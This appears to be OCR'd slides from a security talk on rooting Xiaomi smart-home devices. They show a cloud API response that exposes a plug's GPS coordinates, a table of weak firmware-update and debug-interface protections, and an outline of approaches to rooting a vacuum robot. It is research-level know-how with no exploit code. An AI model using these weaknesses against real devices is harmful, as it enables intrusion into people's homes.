
App to Cloud communication

- REQ: api.io.mi.com/home/device_list method:POST params:[]
- RES:
  {"message":"ok","result":{"list":[{"did":"659812
  bc...zzz","name":"Mi PlugMini","localip":"192.1
  "mac":"34:CE:00:AA:BB:CC","ssid":"IoT","bssid"
  DD:EE","model":"chuangmi.plug.m1",
  "longitude":“-71.0872248","latitude":"42.33794500“,
  "adminFlag":1,"shareFlag":0,"permitLevel":16,"isOnline":true,
  "desc":"Power plug on ","rssi":-47}



App to Cloud communication

- "longitude":"-71.0872248","latitude":"42.33794500”



Source: Openstreetmaps

LETS TAKE A LOOK AT THE PRODUCTS

Products

Different architectures

- ARM Cortex-A
- ARM Cortex-M
  - Marvell 88MW30X (integrated WiFi)
  - Mediatek MT7687N (integrated WiFi + BT-LE)
- MIPS
- Xtensa
  - ESP8266, ESP32 (integrated WiFi)

Operation Systems

- Ubuntu 14.04
  - Vaccum cleaning robots
- Embedded Linux
  - IP cameras
- RTOS
  - Smart Home products
  - Lightbulbs, ceiling lights, light strips

Implementations

	Vacuum Robot	Smart Home Gateway	Philips Ceiling Light
Manufacturer	Rockrobo	Lumi United	Yeelight
MCU	Allwinner + STM + TI	Marvell (WiFi)	Mediatek (WiFi + BLE)
Firmware Update	Encrypted + HTTPS	Not Encrypted	Not Encrypted + HTTPS (No Cert!)
Debug Interfaces	Protected	Available	Available

Implementations


	Vacuum Robot	Smart Home Gateway	Philips Ceiling Light
Manufacturer	Rockrobo	Lumi United	Yeelight
MCU	Allwinner + STM + TI	Marvell (WiFi)	Mediatek (WiFi + BLE)
Firmware Update	Encrypted + HTTPS	Not Encrypted	Not Encrypted + HTTPS (No Cert!)
Debug Interfaces	Protected	Available	Available

Bonus: Chinese device, but unknown communication to Server in Salt Lake City, USA

LETS GET ACCESS TO THE DEVICES

VACUUM CLEANING ROBOTS

Device Overview



Source: Xiaomi advertisment


Overview sensors

- 2D **LIDAR** SLAM (5*360°/s)
- Gen1 only**: Ultrasonic** distance sensor
- multiple **IR** sensors
- 3-axis **Magnetic** Sensor
- 3-axis **accelerometer**
- 3-axis **gyroscope**
- **Bump** sensors


Rooting: Challenges

- Hardware-based access
  - Micro USB Port ? ✗
  - Serial Connection on PCB ? ✗
- Network-based access
  - Portscan ? ✗
  - Sniff Network traffic ? ✗


Teardown



